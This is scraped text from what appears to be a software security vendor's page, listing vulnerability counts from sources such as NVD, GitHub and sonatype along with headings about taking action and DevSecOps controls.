
1,812



4,500



**NEW!**  
315,465




## Vulnerabilities in Knowledge Bases

 **GitLab** 25,324

 **GitHub** 206,328


 **NVD** 301,887

 **sonatype** 55,981,936 NEW!



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Open Source Code / Source Code / Containerized Code / SBOMs



# Recap

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## What we Know

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## Taking Action

Explore potential impact and identify actions you can take today to protect your company and assets

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## DevSecOps Controls

